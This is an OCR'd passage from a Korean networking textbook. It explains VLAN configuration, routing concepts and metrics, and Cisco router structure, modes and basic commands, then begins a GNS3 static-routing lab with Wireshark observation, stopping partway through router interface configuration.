


③ 다음과 같이 VLAN을 설정할 수 있다.

SW1

```
SW1#vlan database
SW1(vlan)#vlan 2 name vlan2
VLAN 2 added:
    Name: vlan2
SW1(vlan)#exit
APPLY completed.
Exiting....
SW1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
SW1(config)#interface range FastEthernet 1/8 - 15
SW1(config-if-range)#switchport mode access
SW1(config-if-range)#switchport access vlan 2
SW1(config-if-range)#exit
SW1(config)#exit
SW1#
*Mar  1 00:01:57.789: %SYS-5-CONFIG_I: Configured from console by console
SW1#show vlan-switch brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa1/0, Fa1/1, Fa1/2, Fa1/3
                                                Fa1/4, Fa1/5, Fa1/6, Fa1/7
2    vlan2                            active    Fa1/8, Fa1/9, Fa1/10, Fa1/11
                                                Fa1/12, Fa1/13, Fa1/14, Fa1/15
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
SW1#
```

④ 필요에 따라 R1의 Symbol과 이름을 스위치와 같게 변경할 수 있다.




Ⅲ 네트워크 구성(WAN)

08 라우팅 개념 및 라우터 기초

09 정적 라우팅


10 동적 라우팅



08 라우팅 개념 및 라우터 기초

1. 라우팅(Routing) 이해

■ 가상의 인터넷 구성도



인터넷과 같이 다양한 네트워크가 서로 연결되어 구성된 네트워크에서는 정보를 제공하는 서버와 정보를 요청하는 클라이언트가 서로 다른 네트워크에 속한 경우가 많다. 예를 들어 위의 가상의 인터넷 구성도에서 사용자 네트워크에 속한 클라이언트 컴퓨터(192.168.1.10)에서 www.sunrint.hs.kr에 접근하기 위해서는 라우터_A를 거쳐 다양한 경로를 지나 라우터_F를 통해 HTTP_Request 패킷을 전달해야만 한다. 또한 www.sunrint.hs.kr에서 출발한 HTTP_Reply 패킷은 라우터_F를 통해 다양한 경로를 지나 라우터_A에 도달하여 192.168.1.10 클라이언트 컴퓨터에 전달될 것이다.

라우터_A와 라우터_B 사이에 패킷을 주고받을 수 있는 다양한 경로가 있으며, 그 중에서 라우터_A에서 출발하여 라우터_F까지 도달하기 위해 사용할 수 있는 경로의 종류는 다음과 같다.

경로	거쳐 가는 라우터 순서	거쳐 가는 라우터 수	비고
경로 1	라우터_A → 라우터_B → 라우터_F	3	■ 라우터 서로 다른 네트워크를 연결하며, 패킷의 경로설정을 해주는 네트워크 장치
경로 2	라우터_A → 라우터_B → 라우터_D → 라우터_F	4	
경로 3	라우터_A → 라우터_B → 라우터_D → 라우터_E → 라우터_F	5	
경로 4	라우터_A → 라우터_B → 라우터_D → 라우터_C → 라우터_E → 라우터_F	6	
경로 5	라우터_A → 라우터_C → 라우터_D → 라우터_F	4	
경로 6	라우터_A → 라우터_C → 라우터_D → 라우터_B → 라우터_F	6	
경로 7	라우터_A → 라우터_C → 라우터_D → 라우터_E → 라우터_F	6	
경로 8	라우터_A → 라우터_C → 라우터_E → 라우터_F	4	

이렇게 다양한 경로 중에서 가장 빠르고 신뢰할 수 있는 경로는 어떤 경로인가?

빠른 경로를 찾는 다양한 방법이 있는데, 현재는 빠른 경로를 찾기 위해 참고할 만한 다른 정보가 없으므로, 거쳐 가는 라우터의 개수가 작은 경로가 빠른 경로라고 가정한다면, 경로 1이 가장 빠른 경로가 될 것이다.

이처럼 출발지에서 목적지까지 패킷을 빠르고 안전하게 보내기 위한 경로 설정을 라우팅(Routing)이라고 하며, 라우팅을 위해서는 다양한 정보와 절차가 필요하다. 위의 방식처럼 거쳐 가는 라우터의 개수를 이용하여 경로를 설정할 수도 있고, 하지만 라우터_A와 라우터_B의 링크 속도가 1Mbps이고, 라우터_A와 라우터_C의 링크 속도가 1000Mbps라면 경로 1이 가장 빠른 경로가 될 수 있을까? 아마도 그렇지는 않을 것이다. 즉, 최적의 경로 설정을 위해서는 거쳐 가는 라우터의 개수, 각 라우터간의 링크 속도, 라우터의 혼잡도, 라우터 상태 등 다양한 정보가 필요하며, 어떤 정보를 근거로 라우팅을 결정하는지에 따라 아래의 표처럼 다양한 라우팅 프로토콜이 존재한다.

구분	라우팅 프로토콜	비고	특징
정적 경로 설정	정적 경로(Static Route) 설정		네트워크 관리자가 경로를 직접 입력하여 설정
	디폴트 정적 경로(Default Static Route) 설정		
동적 경로 설정	RIP(Routing Information Protocol)	거리벡터 라우팅 프로토콜	라우터가 자동으로 라우터 간에 라우팅 정보를 교환하여 최적의 경로 설정
	IGRP(Interior Gateway Routing Protocol)		
	EIGRP(Enhanced Interior Gateway Routing Protocol)		
	OSPF(Open Shortest Path First)	링크상태 라우팅 프로토콜	
	IS-IS(Intermediate-System-to-Intermediate-System)		


라우팅에는 크게 정적 경로(Static Route)와 동적 경로(Dynamic Route) 설정 방법이 있다. 정적 경로 설정은 관리자에 의해 라우팅 테이블 설정이 이루어지며, 네트워크의 변화에 관계없이 라우팅 테이블을 유지한다. 동적 경로 설정은 동적 라우팅 프로토콜에 의해 자동으로 네트워크 등록 및 탐색 과정을 수행하고, 이에 따라 라우팅 테이블을 완성한다. 동적 라우팅 프로토콜이 최적의 경로 산출에 고려하는 사항은 다음과 같다.

항목	설명
홉(Hop)	하나의 홉은 하나의 라우터에서 다음 라우터까지의 거리를 말한다. 홉수는 얼마나 많은 라우터(네트워크)를 거치는지를 말하며, 경유하는 라우터가 많은 수록(홉수가 많은 수록) 지연이 발생하기 때문에 홉수가 적은 것이 좋다.
대역폭(Bandwidth)	링크(전송매체)의 전송 능력을 말하며 대역폭이 클수록 전송 속도가 빠르다. 하지만 높은 대역폭을 가진 경우가 최적의 경로가 아닐 수 있다. 동일한 목적지에 대해 여러 경로가 있을 경우 모든 트래픽이 높은 대역폭을 가진 링크로만 트래픽을 보낸다면 다른 경로가 더 효율적일 수 있다.
비용(Cost)	개별 링크가 가지는 고유 값으로 일반적으로 빠른 네트워크는 작은 비용을 가지고, 느린 네트워크의 경우 높은 비용을 가진다.
지연값(Delay)	대역폭이나 개별 라우터의 큐(Queue) 길이, 링크의 혼잡도, 물리적인 거리 등 다양한 요소에 의해 결정되는 지연 정도를 나타낸다.
로드(Load)	라우터 CPU의 사용률이나 패킷이 처리되는 속도에 따른 복합값을 나타낸다.
안정도(Reliability)	링크가 얼마나 안정적으로 유지되는 지를 나타낸다.
MTU(Maximum Transmit Unit)	링크에서 처리할 수 있는 최대한의 데이터 크기를 말한다.

2. 라우터 설정 ∗ 시스코 라우터 기준

가. 라우터

나. 라우터의 구조



1) ROM
- 라우터의 가장 기본적인 정보 저장
- Bootstrap Program을 통해 플래시에 저장된 IOS를 RAM으로 이동시키는 역할
- 플래시 메모리에 이상이 생기면 ROM 자체 내의 보조 IOS를 RAM으로 이동

2) 플래시 메모리(Flash)
- 라우터를 움직이는 운영체제인 IOS(Internetwork OS)가 저장되며, 전원이 꺼져도 데이터 유지
- 전원이 켜지면서 플래시 메모리의 IOS는 RAM으로 이동


3) NVRAM
- 라우터의 구성에 관한 정보가 저장되며, 전원이 꺼져도 데이터 유지
- 사용자에 의해 설정된 값은 RAM에 저장되었다가 NVRAM에 저장하여 반영구적으로 적용

4) RAM
- 사용자에 의해 설정된 값들이 저장
- 휘발성이므로 전원을 끄면 데이터가 사라짐

다. 라우터의 모드

모드	기능 및 설명	프롬프트
사용자 모드 (User Mode)	라우터의 현재 상태 확인 가능, 구성의 변경은 불가능	Router>
프리빌리지 모드 (Privileged Mode)	Router> enable, 라우터의 구성을 보거나 변경 가능	Router#
구성 모드 (Configuration Mode)	Router# config terminal, 라우터의 구성 파일을 변경하는 경우에 사용	Router(config)#
셋업 모드 (Setup Mode)	Configuration File이 없는 경우에 Interactive한 라우터 설정을 위한 모드 라우터가 처음 동작할 때나, 구성 파일이 없을 때 자동으로 진입하는 모드	

※ 모드 종류 및 모드 변경을 위한 명령어



라. 라우터 모드 변경하기

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#exit
%SYS-5-CONFIG_I: Configured from console by console
Router#disable
Router>
```

마. 라우터 기본 명령

1) 라우터 User Command List 보기

```
Router>?
Exec commands:
  <1-99>      Session number to resume
  connect     Open a terminal connection
  disconnect  Disconnect an existing network connection
  enable      Turn on privileged commands
  exit        Exit from the EXEC
    .. 이하 생략 ..
```

※ 시스코 라우터에서는 명령어 자동 완성 기능이 있어 명령어를 일부 입력한 후, TAB키로 명령어를 자동 완성할 수 있다.
※ 명령어 중간에 ?를 이용하여 사용가능한 명령어를 확인할 수 있다.
※ 화살표의 ↑↓키를 이용하여 이전에 사용한 명령어를 다시 사용할 수 있다.
※ 명령어를 모두 입력하지 않아도 명령어 인식 및 사용이 가능하다.

2) 라우터 정보 확인 - 라우터의 하드웨어 및 소프트웨어 정보 확인

```
Router>show version
Cisco IOS Software, 2800 Software (C2800NM-IPBASE-M), Version 12.3(14)T7, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2006 by Cisco Systems, Inc.
Compiled Wed 22-Mar-06 18:40 by pt_team

ROM: System Bootstrap, Version 12.1(3r)T2, RELEASE SOFTWARE (fc1)
Copyright (c) 2000 by cisco Systems, Inc.

System returned to ROM by power-on
System image file is "flash:c2800nm-ipbase-mz.123-14.T7.bin"

cisco 2811 (MPC860) processor (revision 0x200) with 60416K/5120K bytes of memory
Processor board ID JAD05190MTZ (4292891495)
M860 processor: part number 0, mask 49
2 FastEthernet/IEEE 802.3 interface(s)
239K bytes of NVRAM.
```

3) 라우터 이름 바꾸기 - 다수의 라우터를 관리할 경우 각 라우터에 이름을 지정하여 손쉽게 관리

```
Router(config)#hostname sunrin_t_ga
sunrin_t_ga(config)#
```

4) 명령 취소 또는 비활성화 - 명령어 앞에 no를 붙이면 해당 사항을 비활성화

```
sunrin_t_ga(config)#no hostname
Router(config)#
```

5) 라우터의 인터페이스 설명 추가 - 각 인터페이스에 설명을 추가하여 인터페이스 연결 정보를 손쉽게 확인 가능

```
Router(config)#interface fastEthernet 0/0
Router(config-if)#description ** To WestEduDepart **
```

6) 라우터의 인터페이스 정보 확인

```
Router#show interfaces fastEthernet 0/0
FastEthernet0/0 is administratively down, line protocol is down (disabled)
  Hardware is Lance, address is 000c.cf7c.1101 (bia 000c.cf7c.1101)
  Description: ** To WestEduDepart **
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec, rely 255/255, load 1/255
  Encapsulation ARPA, loopback not set
  .. 이하 생략 ..
```

7) 콘솔 접속용 패스워드 설정 - 콘솔을 이용하여 라우터에 접속하기 위한 패스워드 설정

```
Router(config)#line console 0
Router(config-line)#password 1234
```

8) Enable 패스워드 설정 - enable 명령어를 사용하기 위한 패스워드 설정

```
Router(config-line)#enable password 5678
```

■ 알아둡시다!


- 콘솔, console : 시스템관리자가 시스템의 상태를 알아보거나 각종 업무를 처리하기 위해 사용하는 단말 장치
- 콘솔포트 : 별도의 입출력 장치가 없는 라우터 등은 콘솔 포트를 이용하여 컴퓨터에 연결하고 노트북을 입출력 장치로 사용
- 콘솔케이블 : 라우터와 노트북을 연결하기 위한 케이블이며, 라우터 제조사별로 규격이 다를 수 있음
- FastEthernet : 일반적으로 UTP 케이블을 접속할 수 있는 포트를 말함

09 정적 라우팅

1. 라우터 1개를 이용한 2개의 네트워크 연결

가. 네트워크 장치 연결 및 PC 네트워크 설정 정보

① GNS에서 라우터와 스위치, PC를 다음과 같이 연결하고, 각 PC의 IP주소를 구성도와 같이 설정한다. 라우터 R1에는 기본적으로 두 개의 FastEthernet 인터페이스가 있으므로 각각 SW1과 SW2에 아래와 같이 연결한다. 사용할 PC는 VPCS를 이용한다.



*라우터는 c2691 사용
*PC는 VPCS 사용

■ 라우터와 스위치 연결

라우터 포트	스위치 포트
FastEthernet0/0	SW1 Port8
FastEthernet0/1	SW2 Port8


■ 스위치와 VPCS 연결

VPCS	스위치 포트
PC1	SW1 Port1
PC2	SW1 Port2
PC3	SW2 Port1


■ VPCS 네트워크 설정

VPCS	IP주소	게이트웨이 주소
PC1	192.168.1.11	192.168.1.254
PC2	192.168.1.12	192.168.1.254
PC3	192.168.2.11	192.168.2.254

② PC1, PC2, PC3의 IP 주소를 설정한다.



③ PC1에서 192.168.1.12로 ping을 보내본다.




PC1은 192.168.1.11로 설정되어 있고, 192.168.1.12은 같은 스위치에 연결되어 있어 서로 ping을 주고받을 수 있다.

④ PC1에서 192.168.2.11로 ping을 보내본다.



PC1은 192.168.1.11로 설정되어 있고, 192.168.2.11은 서로 다른 네트워크에 속해 있어 서로 ping을 주고받을 수 없다.

과제 - 1



다음의 2구간을 와이어샤크로 모니터링 하여 2개의 와이어샤크 창을 열어둔다.
구간 1 : SW1 ↔ R1
구간 2 : R1 ↔ SW2

PC1에서 192.168.2.11로 ping을 수행하고, 그 결과를 와이어샤크를 통해 확인하고 그에 대한 해석을 작성하시오.

PC1의 콘솔 화면 캡처	
PC1의 콘솔 화면 설명	PC1 192.168.1.11과 PC3 192.168.2.11과 서로 통신할 수 없음을 나타낸다.
구간 1의 와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하시오.	
구간 1의 패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	1번 ~3번 패킷은 PC1이 서로 다른 네트워크로 패킷을 보내기 위해 거쳐야 하는 게이트웨이를 ARP를 이용하여 확인하는 과정이다. ARP 요청에 대한 응답은 받지 못했으므로 아직 외부 네트워크와 통신할 수 없다.
구간 2의 와이어샤크 화면 캡처 * 와이어샤크 창의 패킷 중 이번 과정의 패킷만 보이게 캡처하세요.	
구간 2의 패킷에 대한 설명 * 캡처된 패킷의 번호(No.)를 포함하여 설명하시오.	PC3 192.168.2.11이 속한 네트워크는 아직 192.168.1.0 네트워크에서 전달되는 패킷이 없는 상태이다.

퀴즈 - 1	192.168.1.0/24 네트워크와 192.168.2.0/24 네트워크의 호스트가 서로 패킷을 주고받을 수 없는 이유는 무엇일까?

192.168.1.0/24 네트워크와 192.168.2.0/24 네트워크는 물리적으로는 연결되어 있으나 라우터 R1에서 패킷을 전달하지 않기 때문에 통신할 수 없는 상태이다.

나. 패킷 전달을 위한 라우터 설정

라우터는 서로 다른 네트워크를 연결시키고, 네트워크 간의 패킷을 최적의 경로를 통해 전달해주는 역할을 한다. PC, 서버 등과 같은 네트워크 내의 호스트들은 외부 네트워크와 통신하기 위한 관문(게이트웨이)이 필요하며 일반적으로 라우터가 그 역할을 맡는다.

위의 네트워크 구성도에서 192.168.1.0/24 네트워크와 192.168.2.0/24의 네트워크는 모두 R1에 연결되어 있다. R1은 2개의 네트워크를 연결하는 다리 역할과 서로 다른 네트워크로 패킷을 보내기 위한 게이트웨이 역할을 하게 된다.

라우터 R1의 Fastethernet0/0 인터페이스에 192.168.1.254를 할당하여 192.168.1.0/24 게이트웨이 역할을 하고, Fastethernet0/1 인터페이스에 192.168.2.254를 할당하여 192.168.2.0/24 게이트웨이 역할을 수행한다.

① 라우터 R1의 Fastethernet0/0, Fastethernet0/1을 각 네트워크의 게이트웨이 주소로 설정한다.

▪ Fastethernet0/0 인터페이스 설정

```
R1
R1>enable
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface fastethernet 0/0
R1(config-if)#ip address 192.168.1.254 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#
